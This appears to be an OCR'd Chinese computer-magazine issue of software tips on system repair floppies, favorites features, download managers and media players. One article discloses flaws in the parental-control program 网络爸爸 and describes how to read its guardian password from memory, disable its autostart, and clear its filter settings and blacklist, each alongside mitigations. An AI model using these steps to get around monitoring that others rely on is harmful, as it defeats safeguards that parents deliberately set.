Step 1 在ERD桌面环境下依次点击“开始→管理工具→服务和驱动管理”，即可打开ERD计算机管理窗口。

Step 2 在窗口左侧的树型目录里选定驱动或者服务，在右侧详细窗格里找到vmx-svga驱动。

Step 3 双击该vmx-svga显卡驱动对象，即打开一个属性对话框，在“启动类型”下拉列表框里选择“禁用”选项即可排除问题，如图3所示。



图3　禁用设备驱动或者服务

Windows 98/Me系统维护的瑞士军刀

——Mini-Windows 3.2中文启动盘

ERD汉化版虽然功能强劲，但毕竟体积庞大，有200多兆，需要一张光盘才可以容纳，而且对于Windows 98/Me来说，ERD有很多功能是白白浪费，例如LockSmith密码重设功能。所以到了Windows 98/Me环境下，就只好让它下岗了！这里推荐由国内DOS高手Wengier和Roy制作的一款Mini-Windows 3.2中文启动盘，其下载地址是http://newdos.yginfo.net/dosware/pmwin3.zip。

1.粉墨登场

这张超级维护软盘使用的是经过修改的DOS 7.10内核，在其上加载经过精简的Windows 3.2外壳。这意味着系统一旦崩溃了，再也不用看Windows 98启动盘那冷冰冰的“铁包公”面容(实模式DOS界面)，而可以用熟悉的Windows图形界面来管理重要文件！而且相对于单任务的实模式DOS环境，利用Windows 3.2可以实现多任务操作，一边打开文件管理器抢救重要文件，同时可以使用记事本编辑系统配置文件……

除了这个激动人心的特长外，这张超级维护盘还有以下五个优点：

(1)大家知道，Windows 3.2是建立在DOS 6.22的基础上的，而这张维护软盘则将Windows 3.2外壳移植到DOS 7.10内核上，以实现更多的高级功能，例如支持FAT32分区、支持大硬盘！

(2)支持鼠标、光驱，而且可以支持USB鼠标。这可是Windows 98/Me启动盘无法比拟的！

(3)支持中英文的长文件名，这下中文文件就再也不会雾里看花了。

(4)除了可以用图形界面对系统进行维护，还可以返回到命令行提示符用DOS命令进行修复维护。

(5)这么强大的功能居然只需一张软盘即可装下！不过由于容量是1.68MB，而非标准的1.44MB，所以无法使用Windows自带的格式化功能，而应该使用WinImage等工具把软盘进行特殊格式化才可以容纳。方法是插入一张空白软盘，然后用WinImage打开下载所得PMWIN3.img软盘映像(需事先解压缩)，然后依次单击“磁盘”菜单、“格式化并写入磁盘”菜单项，即可创建一张1.68MB的启动软盘！如图4所示。



图4 制作1.68MB的启动软盘

2.初试牛刀

该工具盘是把中文Windows 3.2下的几乎所有功能组件(包括控制面板、记事本、程序管理器、文件管理器、任务管理器等等)都打包到一个PWIN.cab文件里，这些文件原本是2.68MB，压缩为cab压缩包后缩小到1.2MB，再加上约400KB左右的DOS 7.10内核文件，一共约1.68MB。

该工具盘的基本原理类似于Windows 98/Me的启动盘，就是先在物理内存里虚拟一个2MB的磁盘分区，然后将PWIN.cab压缩包里的文件解压缩到该虚拟分区。使用的时候非常简单，步骤如下：

Step 1 将制作好的维护软盘放入软驱，然后引导系统(需要事先在CMOS里指定从软盘启动)。

Step 2 当初现如图5所示对话框时，一定要单击“Yes”按钮，这样即可启用长文件名支持。对，你没有看错，确实是单击，这张维护软盘可以很好地支持鼠标(甚至是USB鼠标)！




图5 长文件名支持

Step 3 然后按照屏幕提示一路Next，耐心等待片刻，即可进入Windows界面，呵呵，对于老的Windows用户而言，再熟悉不过了，这根本就是Windows 3.2的界面。




图6 维护软盘的尊容

可以看到，为了使得整张维护盘尽可能身材“苗条”，里面删去了一些无关紧要的Windows组件，例如打印机支持(相信极少有人会企图用一张启动盘来管理打印机)，只保留了文件管理、记事本、时钟、程序管理器等基本组件。

实例：解决无法加载win.ini文件

一次例行杀毒后，启动Windows 98后出现黑屏，同时系统提示无法加载win.ini文件里引用的某个程序。明眼人一看就知道这是某个恶意程序把它的启动项“寄生”在win.ini文件里，企图随Windows自动启动，杀毒工具清除其主体文件后，系统找不到win.ini文件里指向的文件，所以报错。原因已明，即可有请维护软盘出山！

Step 1 用维护软盘引导系统，启用长文件名支持，进入Windows 3.2图形界面。

Step 2 双击记事本图标打开其程序窗口，然后依次单击“文件”菜单、“打开”菜单项，在弹出的“打开”对话框里定位到C:\Windows\system\win.ini文件，然后单击“确定”按钮。

Step 3 打开win.ini文件后，指定搜索其中的“load”语句，果真找到一个“load=C:\Windows\system\netsvr.exe”语句，删除“load=”右侧的加载项即可解决。



图7 用搜索功能找到load项

怎么样，很方便吧？如果用Windows 98启动盘，需要使用edit行编辑器进行手工编辑，这对具有DOS恐惧症的初学者来说难度很大，很不直观、而且无法使用鼠标。所以中文Mini-Windows 3.2启动盘的优越性是显而易见的！ CF [XT10]



看我的收藏夹"七十二变"

■北京 菲菲

看点
①利用QQ制作唾手可得的快捷启动器。
②利用WinRAR随时进入加密后的文件夹。
③ Adobe Reader中的"书架"。
④ ACDSee中低版本的"图片篮"。
⑤在FlahsGet中收藏站点信息。
⑥ IE收藏夹变成ToolBar。

浏览网页或日常使用电脑中有一个东西必不可少，那就是"收藏夹"。而被大家所熟知的可能就是IE中的"收藏夹"了，可其实还有很多软件中都有"收藏"这个非常实用的选项。下面就来看看各种软件中的"宝库"——收藏夹。

隐藏在QQ中的"资源管理器"

QQ的新版本中增加了一个"自定义面板"功能，用它就能打造一个超级的"资源管理器"。我们都知道QQ具有自动隐藏、用快捷键快速弹出(默认快捷键为Ctrl+Alt+Z)等功能，所以用它制作"资源管理器"最为合适。

QQ小档案
软件版本:QQ2003Ⅲ Build0117简体中文版　　软件大小:12.2MB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://qqdl.tencent.com/qq2003iiibuild0117.exe
软件备注: 有关QQ2003Ⅲ Build0117的介绍可以参考本刊2004年第3期的《让QQ舞动起来》一文。

实战一: 让QQ变成"收藏夹"

Step 1 进入QQ，先点击"自定义面板"按钮，然后单击"收藏→设置"；

Step 2 在"名称"项中输入"我的收藏夹"，在"链接"中输入"D:\Documents and Settings\Administrator\Favorites"(不含引号，可根据收藏夹的实际保存位置进行修改)，再点击"添加"按钮；

Step 3 在"收藏列表"中勾选"我的收藏夹"项，点击"设为默认"按钮，最后点击"确定"按钮；

Step 4 关闭并重新打开QQ，当再次点击进入"自定义面板"后，就可以直接使用IE中的"收藏夹"了(见图1)。

小提示
★双击网址可以用浏览器打开相应的网址，如果双击打开的是收藏夹中的文件夹，则会用"资源管理器"打开此文件夹。
★在面板的空白处点击右键选择"查看→小图标"可以更方便地浏览收藏夹中的内容。不过每次打开QQ都需要重新进行选择。



图1 把"收藏夹"添加到QQ中

完成上面设置后，当双击某网址打开收藏夹时，QQ会自动调用默认的浏览器打开，但有时该浏览器并不是我们所需要的，这时就要进行设置了。

常用的浏览器中MyIE2有专门的安装版本，直接安装后，就会变为默认浏览器，而把GreenBrowser设置为默认浏览器的方法是点击菜单中的"工具→GreenBrowser选项"，在弹出窗口左侧，选择"其他"，然后点击"设置GreenBrowser为默认浏览器"按钮，然后点击"是"按钮即可。

如果使用的不是这些浏览器，那么推荐一款非常实用的软件，用它就能修改系统默认的浏览器为任意第三方浏览器，这样QQ就可以直接调用了。

Step 1 先安装运行SetBrowser(下载地址:http://www.pc-tools.net/files/win32/freeware/stbrws14.exe)。

Step 2 点击"Step 3-Browser's EXE"下的"Specify location..."按钮，找到第三方浏览器所在的分区及文件夹，并选择其可执行文件。

Step 3 点击"www.PC-Tools.Net"按钮测试默认浏览器是否修改即可(见图2)。



图2 不用动注册表，就可以修改系统默认浏览器

实战二：让QQ变成“资源管理器”

我们可以使用实战一中的方法多设置几个经常访问的文件夹(比如，你用来保存网友照片的目录等等)，这样只要用QQ就可以快速进入这些文件夹了。只要将实战一中Step 2的“名称”及“链接”项修改一下即可。

小提示

★QQ的“资源管理器”支持拖拽、鼠标右键点击等操作。也就是说你可以非常方便地把文件从“资源管理器”中拷贝(按住Ctrl键再拖拽文件)或剪切(直接拖拽文件)到QQ中已经设置好的常用目录中，这样可以加快操作。

★你可以把常用软件的快捷方式或通过桌面拷贝或直接建立快捷方式等方法，把此文件夹设置在QQ的收藏夹中，当使用这个收藏时，就可以通过QQ快速打开常用的程序。

自由进出系统神秘地带

本刊2003年第21期《尖利的矛和破了洞的盾——三款国产加密软件与WinRAR》一文介绍了用WinRAR就可以进入一些加密软件加密过的文件夹，如果需要经常访问这些文件夹，但又不想用软件进入；你需要经常使用的某压缩包内的一部分文件(比如进行每日备份的压缩数据包)；需要经常进入系统中的一些隐藏文件夹，这时都可以使用WinRAR的收藏夹来帮你完成。

实战：把文件夹或压缩包添加进WinRAR的收藏夹中

双击任意压缩文件，然后进入需要加入收藏夹中的文件夹(如经常访问的文件夹或隐藏文件夹)或压缩包文件，再点击菜单中的“收藏夹→添加到收藏夹”即可完成收藏夹的添加。

使用这个“收藏”的文件夹或压缩包时，只要点击菜单中“收藏夹”的相应项目即可。

如果需要整理收藏夹，只要选择菜单中的“收藏夹→整理收藏夹”项，接着就可以在弹出的窗口中“添加”、“删除”或“编辑”收藏夹中的内容了(见图3)。



图3　WinRAR中的收藏夹

小提示

如果把压缩包添加到了收藏夹，当选择后，WinRAR会自动进入该压缩包，你可以直接对里面的文件进行修改，或其他操作，但注意这期间不要打开其他的压缩包，而且在关闭WinRAR之前要确认所有打开的文件都已经关闭。

图书管理员

现在最流行的电子书格式要算是PDF了，越来越多的教材及小说都使用此格式文件进行发布。其官方的阅读器Adobe Reader也准备了“收藏”的功能，有了这个东东，我们寻找自己喜欢的“图书”时就要方便多了。

实战：用Adobe Reader 6.0收藏你的图书

Step 1 进入Adobe Reader，点击菜单中的“文件→我的书架”。

Step 2 点击“添加文件”按钮，选中需要添加的PDF格式的文件(可用Shift或Ctrl键多选)，点击“添加”按钮。

Step 3 选中添加的文件，从窗口下侧的“种类1”后的下拉菜单中选择一个种类，完成添加(见图4)。




图4　Adobe Reader的“收藏夹”还有分类功能

低版本ACDSee中的“图片篮”

说到看图片，自然就会想到功能强大的ACDSee，而在ACDSee中其实也有“收藏夹”的。大家看过本刊对ACDSee 6.0的介绍后，一定还会记得其新增的“图像篮”功能，它可以把需要使用的图片先暂时集中在一起，然后统一处理，可对于没有这个功能的老版本ACDSee，应该怎么做呢？试试ACDSee的“收藏夹”吧。

进入ACDSee后，使用“浏览”模式，然后用ACDSee进入不同的文件夹，选中需要查看或修改的文件，点击鼠标右键，选择“添加到收藏夹”，在弹出的“新建收藏夹快捷方式”窗口中，点击“确定”即可。按照这个方法，把多个不同文件夹下的文件添加后，我们就可以进行很多操作了。

实战：批量转换不在同一文件夹下的图片格式

点击浏览窗口左上角的“收藏夹”按钮，这时就可以看到刚刚添加的那些图片了，选择全部图片，点击鼠标右键，选择“转换”，然后从“格式”框下选择要转换的格式，再点

击“选项”按钮，从弹出的窗口中选择“在下列文件夹中放置已修改的图像”，并设置好文件夹，最后点击两次“确定”按钮即可。这样不仅完成了文件格式的转换，还把原来分散在不同文件夹下的文件集中在一起(见图5)。



图5

小提示

★如果在右击文件弹出的菜单中，选择“幻灯片”，则可以用幻灯片的方式浏览这些图片。

★当点击“查看”标签，切换到“查看”模式时，选中任意单张图片时，可点击“编辑器”进行编辑。

★在“收藏夹”内的文件只是图片的快捷方式，不会占用过大空间，但复制、更名等操作都是针对该快捷方式，不要使用。

★如果想删除“收藏夹”中的这些图片的快捷方式，只要进入“文件”标签，选中所有快捷方式图标，然后用Del或Shift+Del键删除即可。

FlashGet中的收藏夹

FlashGet有一个强大的功能——站点资源探索器，通过它可以直接登录到FTP站点上进行下载，或直接下载网站的某一类型文件，也可以用它来下载Flash文件，而这里也有一个“收藏”菜单，可以把那些经常访问的FTP或普通站点直接放到这里。

使用方法很简单:进入FlashGet后，按下F7键打开“站点资源探索器”，然后点击菜单中的“收藏→添加到收藏夹”项，在弹出的“添加到收藏夹”中填好所需的资料(见图6)。



图6

小提示

★如果想修改收藏夹中的内容，可以点击“收藏→整理收藏夹”，然后在弹出的窗口中“编辑”或“删除”即可。

★如果想备份“站点资源探索器”收藏夹中的内容，只要把FlashGet安装文件夹下的favorites.fgb备份下来即可。

玩转IE系统收藏夹

实战一:把你的IE收藏夹做成IE ToolBar

实现功能:现在有很多工具都做成了IE中的工具条，比如Google、百度的搜索工具条等。如果能把IE中的收藏夹也做成一个工具条，那点击、访问起收藏夹的网站，可要比从菜单中选择方便得多(见图7)。



图7 这样的收藏夹要方便得多

Step 1 把C:\Documents and Settings\用户名\Favorites(可根据情况更改文件夹)文件夹中的文件，根据需要新建若干类别子文件夹，比如“新闻”、“软件”、“游戏”等，接着将收藏夹下原有的收藏网站链接分别移动到相应子文件夹，比如所有新闻网站可以放到“新闻”文件夹下，软件网站可以放到“软件”文件夹下。

小提示

子文件夹不要创建太多，同时每个文件夹的名字也不能太长，毕竟IE工具条的显示范围有限。由于Windows是按照字母顺序排列，所以建议可根据访问频率，在类别子文件夹的名称前面加上数字，比如“1软件”、“2新闻”等，这样工具条就会以这个顺序来排列文件夹。

Step 2 进入C:\Documents and Settings\用户名\Favorites\链接”文件夹，把里面的文件全部删除，然后将上一级Favorites文件夹中分类整理好的子文件夹全部移动到“链接”文件夹下。

Step 3 进入IE，在工具栏处右击，确认“链接”项已被勾选。默认情况下，“链接”工具条会紧跟在地址栏后，这时需要先右击IE工具栏，取消“锁定工具栏”的勾选，然后用鼠标左键按住“链接”，在出现十字箭头后将其拖动到地址栏下面。

至此你的“收藏夹”工具栏已经制作完成，现在你可以点击“链接”行后面的文件夹，就会弹出收藏列表让你选择。

小提示

★右击收藏列表，可以在弹出菜单中管理收藏夹列表的内容，进行删除、重命名等操作。

★在“链接”文件夹下再新建一些子文件夹，比如:“常用工具”、“系统工具”、“常用文件夹”等。接着打开“资源管理器”，右击工具栏，勾选“链接”，并使用上面的方法使其独占一个工具条，然后直接将常用的软件、系统组件、文件夹拖放到相应子文件夹，这样打开常用工具及文件夹会方便之极！

实战二:制作只属于你自己的收藏夹

实现功能:电脑中的收藏夹是任何人都能看到的，那么是不是很想有一个专属于自己的收藏夹呢？其实只要稍稍修改一下实战一，就可以制作出属于自己的收藏夹。

Step 1 在收藏夹文件夹下建立一个文件夹，比如“我的秘密”。然后把你的私人收藏夹按内容分成几个文件夹后，拷贝到“我的秘密”文件夹下，完成后，右击“我的秘密”文件夹，选择“属性→隐藏”，这样你在IE中的“收藏夹”菜单中里是看不到这个文件夹的。

Step 2 打开“注册表编辑器”，进入[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar]，把LinksFolderName主键的值从“链接”修改为“我的秘密”。

Step 3 进入IE，在工具栏处右击，确认“链接”已经勾选，这时你就可以浏览你的私人收藏夹中的内容了。浏览完成后只要用同样的方法去除“链接”的勾选，你的私人收藏夹就会隐藏起来，为了保险，你还可以进入注册表，把注册表中的键值修改一下即可。

小提示

★如果需要把正在访问的网站加入收藏夹，可拖拽“地址”栏内网址前的图标，到某文件夹上即可(见图8)。



图8　比一般常用的“添加到收藏夹”还要简单的收藏方法，此方法同样可以用于实战一

★如果愿意甚至可以制作两个注册表文件，功能只是修改LinksFolderName键的键值，这样可以方便浏览。

★如果是Windows 98，同样可以使用这两个技巧，只是修改的收藏夹是C:\WINDOWS\Favorites目录。

小编有话说：很多软件都提供了收藏夹的功能，而且一些软件也可以帮你在系统中一些不起眼的地方加入收藏夹的功能，比如本刊2003年第22期《神奇的DialogMate让窗口变变变》一文中介绍的DialogMate就可以让你为系统中的“打开”、“保存”等窗口中加入类似收藏夹的功能。CF [SY01]

光盘播放随我所欲

■北京　成兆义

许多“懒人”都习惯于让电脑自动播放一些光盘上的媒体文件，如VCD、DVD、RM、AVI电影或MP3、CD歌曲，并且希望用不同的软件来执行（播放效果好），如RM用RealOne Player，而MP3用Winamp等。虽然在网上可以找到许多实现这种功能的小软件，但效果不是十分理想，而且还要多占用宝贵的系统资源，其实完全可以“就地取材”，利用现今装机率较高的“豪杰超级解霸3000”中的“自动伺服器”解决这个问题。



Step 1 用鼠标双击一下“自动伺服器”在任务栏的图标（一个光盘的图标），将会弹出如图设置界面。

Step 2 在默认状态下，自动伺服器用解霸自己的程序播放，但通过对它的属性设置，完全可以自由选择播放的程序。我们在“MP3盘”前勾选，然后输入想要使用的播放器程序，如“C:\Program Files\Winamp\winamp.exe”(不包括引号)。

Step 3 其他媒体格式按照“MP3盘”设置即可，最后“确定”。

小提示

★由于种种原因，有些RM、AVI、MP3等文件不会处在光盘根目录中，而是一级或更深的子目录，为了能快速定位这些文件，还可以设置目录搜索的深度和文件个数：双击“自动伺服器”在任务栏的图标，点击“目录搜索深度”标签进行设置。但不要设置太大，因为会影响其他非媒体光盘的读取。

★想不想把“自动伺服器”单独提出来？看看本刊2003年第16期《巧从超级解霸中提取绿色抓轨软件》吧。如果想要简单的方法，那就先安装一次超级解霸，然后把“自动伺服器”的执行文件拷贝出来，再运行，如提示缺少DLL文件，只要把相应的文件拷贝过来，最后卸载超级解霸即可。CF [SY02]

支持流媒体下载的FlashGet

■神农



神农品软

终于等到了！终于支持流媒体了！已经1年多没有更新的FlashGet终于推出了1.5版。虽然变化不是很大，但还是一些比较实用的新功能的，如支持MMS流媒体下载及命令行参数等。

FlashGet小档案

软件版本:1.5	软件大小:1407KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://www.amazesoft.com/fg150.exe	

现在已经有越来越多的人开始使用Net Transport，因为它除了FlashGet的原有功能外，还支持流媒体下载，但相信这次FlashGet的更新又让不少人重新回到FlashGet的怀抱——FlashGet也增加了MMS流媒体的下载。

不过目前FlashGet支持的流媒体协议还是比较少，像常见的RTSP这种协议都没有得到支持。除此之外，还有一个不错的功能，就是用命令行参数添加下载任务。其格式为Flashget.exe [url] [保存的目录]

比如你的FlashGet安装在了F:\Program Files\FlashGet\文件夹下，那么可以点击“开始→运行”，输入"F:\Program Files\FlashGet\flashget.exe" http://www.morequick.com/GreenBrowser.zip c:\download，系统就会自动启动FlashGet，并自动从http://www.morequick.com上把GreenBrowser.zip下载到C:\download文件夹。

当然你也可以把它加到批处理中实现，如果与文件列表配合效果更佳。以后本刊也会为大家带来与之相关的精彩实例。此外，新版FlashGet下载时的进度块也“漂亮”了不少。

仅从这两处更新来看，相信在不久的将来，FlashGet一定会以一个全新的面貌重现它往日的辉煌。CF [SY03]

看点：网络爸爸是一款优秀的网络监护软件，本文将会为你介绍它的一些漏洞以及堵住这些堵洞的方法，而对于不使用网络爸爸的读者，同样在本文中也可以从这些漏洞中学到一些扩展出来的知识。

网络爸爸漏洞大曝光

■北京　阿良

网络爸爸是一款专门针对未成年人设计的网络内容安全软件，其基本功能和美萍反黄专家差不多。该软件能根据需要，灵活控制孩子的上网时间，并且可以控制孩子使用聊天工具或进入WEB聊天室进行聊天，家长们也可以通过它，方便地查看孩子的正常上网记录和违禁上网记录，从而及时了解孩子思想动态。另外，网络爸爸内置色情网址库可大大提高防堵不良网站的效率，网页内容实时过滤技术可以随时防堵住最新出现的不良网站，同时作者推荐了大量的适合学生的精彩网址，引导孩子们访问健康网站。应该说这是一款创意相当不错的软件，但是很遗憾，作为安全软件的网络爸爸竟然有几个漏洞存在！

小提示

你可以从http://www.tueagles.com/baba/download/NetFather.EXE下载网络爸爸。软件的具体介绍及使用方法可以参考本刊在2003年第15期《健健康康用电脑》一文中的介绍。

在网络爸爸中共有两种工作状态，一种是默认的“学生使用计算机”，在这种状态下，用户对“网络爸爸”进行的所有设置开始生效，自动监控孩子的上网情况。另一种为“家长使用计算机”状态，此时对Internet的访问不会受到任何限制。当然，使用这种模式需要密码。由于是软件，所以只认密码不认人，这就给孩子们有了一个可乘之机。

值得一提的是，网络爸爸提供的卸载功能比较与众不同：其卸载程序并不在“控制面板”的“添加/删除程序”当中，而是设计在该软件本身的“程序设置”功能的“软件卸载”标签中，只有拥有监护人密码的家长们才可以将网络爸爸卸载掉。这主要是防止孩子们在“控制面板”中将限制他们自由的“网络爸爸”卸载掉。

1.监护人密码明文比较漏洞

从上面的介绍中已经知道监护人密码在网络爸爸中的重要性了，可是这个密码还是存在一个明文对比漏洞。而且方法还很简单，下面就为大家进行简单的介绍。

先在密码输入窗口输入任意密码，这时就会弹出“密码错误，请重新输入”的错误提示，然后可以打开任意十六进制文件编辑软件，利用RAM编辑功能查找进程中的“control”或“Eaglesvr.exe”就能找到真正密码了：打开软件后搜索刚才的假密码，我们就可以在其附近找到真正的密码(见图1)。




图1　用十六进制文件编辑软件用来破解密码，其实是很多破解高手破解软件时的一种方法

解决办法:建议作者能消除监护人密码明文对比漏洞，提供新版本。对家长来说，要把系统中的十六进制文件编辑软件(如WinHEX)和游戏修改软件都删除或改名隐藏起来，因为游戏修改软件也具有查找明文密码的功能。再有，要禁止孩子们从网上下载这类软件，只要到打开注册表编辑器，展开到[HKEY_CURRENT_USER\Software \Policies\Microsoft\Internet Explorer\Restrictions]，在它的下面建立DWORD值“NoSelectDownloadDir”，把它的键值设为“1”，再到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Zone\3]下，新建DWORD值“1803”，其键值设为“1”，就可以禁止下载软件。然后再把注册表锁定，即到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\policies\system]下，新建DWORD值“Disableregistrytools”，并设键值为“1”(不要忘记制作用于恢复的REG文件)，即可简单地防范一下了。但根本的解决办法要靠作者。

扩展应用:如果忘记了某软件所用的密码，那么可以使用WinHEX等软件的内存分析功能，分析相应进程，用查找的方法找到密码。

2.自动运行功能可以被关闭

和其他反黄软件一样，网络爸爸也加入了随系统自行启动功能。这样做的好处是显而易见的，那就是开机就可以进入防范状态，可以更好的为家长服务。但是，由于设计上的原因，有经验的孩子完全可以让网络爸爸的自启动功能失效。

方法很简单，先进入“系统配置实用程序”对话框，把“启动”标签中“EagleEye”项的“√”去掉(见图2)，同时把注册表中[HEKY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]下与网络爸爸有关的项目删除，这样网络爸爸就无法随系统启动了。而孩子们这样做并不害怕家长会发现，因为这样的操作过程非常快，网络爸爸的屏幕监控功能根本来不及做出反应，无法记录下来。

解决办法:把系统配置实用程序Msconfig.exe文件更名或删除，然后禁用注册表编辑器，可暂时解决这个问题。但



图2 去除网络爸爸的启动项

是这个方法并不能从根本上解决问题，因为大家知道，要想给注册表解锁，方法很多，所以无法从根本上解决这个问题，根本的解决方案还是在作者身上。

扩展应用：很多木马或病毒都会把自启动项加到注册表中的[HEKY_LOCAL_MACHINE\SOFTWAPE\Microsoft\Windows\CurrentVersion\Run]项下，我们可以根据文件名来判断删除木马或病毒的启动项。

3.不良网站防堵设置可被绕过漏洞

在网络爸爸中可以对不良网站进行防堵设置，比较有特色是还可以通过“过滤灵敏度”滑块来设置网络爸爸的灵敏度。其实，网络爸爸关于“过滤灵敏度”的设定都保存在注册表中，而注册表的脆弱性也决定了网络爸爸的防堵设定也不安全。具体说来只要修改注册表[HKEY_LOCAL_MACHINE\Software\EagleEye]中的某项设置就可以直接对其进行调整。

解决办法：作为家长只能采取给注册表加锁等简单的方法加密处理，来防范孩子们改动设定。希望作者能加以解决，不要把该选项的设定放在注册表中。

扩展应用：很多软件的一些设置都保存在注册表中的[HKEY_LOCAL_MACHINE\Software\软件名]键值下，而进行完软件设置后，我们可以把该键值中的内容导出，然后和软件安装程序放到同一目录下，这样等你重装系统后，可以直接恢复以前的软件设置。

4.推荐网址及网址黑名单的安全隐患

在网络爸爸中有两个不错的功能：推荐网址及网址黑名单，通过它们可以让孩子们只访问或禁止访问一些网址，改变这些设置是需要密码，但其实这些网址都是保存在硬盘上的两个文件中，对于“推荐网址”，只要使用如“记事本”就可以直接编辑，添加任意网址。而对于“网址黑名单”功能，只要把安装目录中某文件的内容清空，网络爸爸里面的黑名单就全部被删除了。

解决办法：家长们把网络爸爸安装到一个隐蔽的目录下，就可简单的防范一下。也希望作者能把推荐网址像不良网站数据库文件一样进行加密，使之不要以明文形式保存。

扩展应用：软件的设置除了保存在注册表外，也经常保存在扩展名如INI的文件中，我们也可以把它备份出来，以便恢复时使用。

总的来说网络爸爸还是很不错的，它集网络反黄、网址推荐、屏幕捕捉、日志查看于一身，可以满足绝大多数用户的需求，而且忘记告诉大家它的一个厉害之处了，那就是使用进程管理软件无法终止网络爸爸的进程。当你结束其进程时，它会立刻重新生成一个，使得通过终止软件的进程来结束网络爸爸成为不可能，而对于反黄类的安全软件来说，这个功能非常重要，只要略加改进，相信网络爸爸会做得更好。

小编有话说：这篇文章并不是想告诉大家网络爸爸如何的不好，只是想告诉大家不要以为安装了保护软件就可以掉以轻心，这同样也是防黑防毒中的一个重要思想——不要以为安装了防火墙就万无一失。

其实本文的作者写这篇文章时，对每一种漏洞破解过程进行了详细的描写，其中还有一个漏洞居然是可以无限制使用网络爸爸的漏洞，但由于其“危害”太大，所以被小特删除。这里小特也希望所有制作反黄反黑反毒的软件作者都要去努力完善自己的软件，毕竟你们的软件与其他的实用软件不同，用户对你们的软件给予了充分的信任。

CF [SY04]

神农品软

完美的 Winamp 5.02

■神农

就在传出Winamp创始人Justin Frankel从美国在线辞职的几天后，Winamp 5.02也出现在了大家的眼前，对于这个老牌音频播放器软件，从5.0开始几乎已经达到了它的最佳状态，较少的资源占用，强大的EQ调节，功能强大的媒体库等，这些功能都非常强大而且实用。

Winamp 小档案

软件版本:5.02　　软件大小:4281KB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址：Lite版:http://download.nullsoft.com/winamp/client/winamp502_lite.exe

Full版:http://download.nullsoft.com/winamp/client/winamp502_full.exe

Pro版:http://download.nullsoft.com/winamp/client/winamp502_pro.exe

汉化补丁:http://js-http.skycn.net:8080/down/hy_winamp502_zmb.rar

你知道吗？

很多人都说Winamp的资源占用率要比Foobar2000高，其实如果是Winamp Lite版，资源占用率并不是很高，当然如果你喜欢功能强大的Full或Pro版，那么所占用资源相对就要高一些。

Winamp 5.02进行了很多更新，包括BUG修复、加入了一些新功能、并且把一些内置插件升级到新版本，如把MP3编码器LAME升级至3.95.1等等。如果这里神农把所有的更新全部列出，相信也没人喜欢看，所以神农就为大家推荐用于Winamp 5.02的一个小软件——Easy Tune。

Easy Tune是一个轻松修改Winamp 5.02设置的软件，它可以修改Winamp 5.02字体、EQ等内容。

Easy Tune 小档案


软件版本:3.0　　软件大小:111KB

软件性质:免费软件　　适用平台:Windows 9x/2000/XP

下载地址:http://www.newhua.com/cfan/200405/wa5fix.zip

稀饭共享软件发布区

论坛网址:http://www.cfan.com.cn/bbs



画函数图象这么头痛的问题用电脑也很容易解决的

画函数图像的好帮手

数学老师在给我们讲函数时，经常是结合函数的图形一起进行分析讲解，有了这东西不仅可以很快地记下一些特殊函数的定义域及值域，而且对于一些非特殊函数也同样有所帮助。

这里就为大家推荐一款专门用于函数绘图的软件。它是由网友拎壶冲→使用 VB 开发的 MyGraph，用起来非常简单。进入软件后，点击“绘图→绘制函数”，然后在“Y = ”后输入函数表达式即可，比如输入“x + 4 ”、“x^2+4x+4”(表示 x^2+4x+4)、“sinx”等都可以进行计算(获得计算符号表示方法:点击菜单中的“帮助→目录”，然后点击“函数绘制”即可)。当你绘制出多个图形时，软件并不会把前一次绘制的结果删除，这样还可以对几个函数图象进行比较(见图)。这款软件未注册版的限制只是在关闭窗口时会提示注册，其他没有任何功能及时间限制。如果你喜欢，那么最好花 20 元进行注册，以支持作者开发。另外如果在运行软件时，提示缺少DLL文件，可从http://hnpy.onlinedown.net/down/VBRun60sp4.exe处下载 VB6.0 运行库。

《电脑爱好者》论坛链接:http://www.cfan.com.cn/ipb/index.php?showtopic=79282

注册链接:http://www.softreg.com.cn/shareware_view.asp?id=/A515EE08-04CD-40A6-9B1D-B4EFEC421DD2/

下载地址:http://www.efile.com.cn/efile/jovebird/MyGraph.exe

为你的资料请个保护神

很多朋友的电脑是多人共用，因此大家都希望有一块自己的空间，这里推荐大家使用“加密金刚锁”这款软件，其最大特色就是三重加密功能:加密文件+密码+授权盘，让想盗取你宝贵资料的人无功而返。另外软件还可以让你的文件夹摇身一变，成为“回收站”、“控制面板”等系统中特殊的文件夹。如果要把重要的文件隐藏到某张图片或其他文件中，你不必再去网上到处寻找软件了，“加密金刚锁”同样可以帮你完成这个工作了……

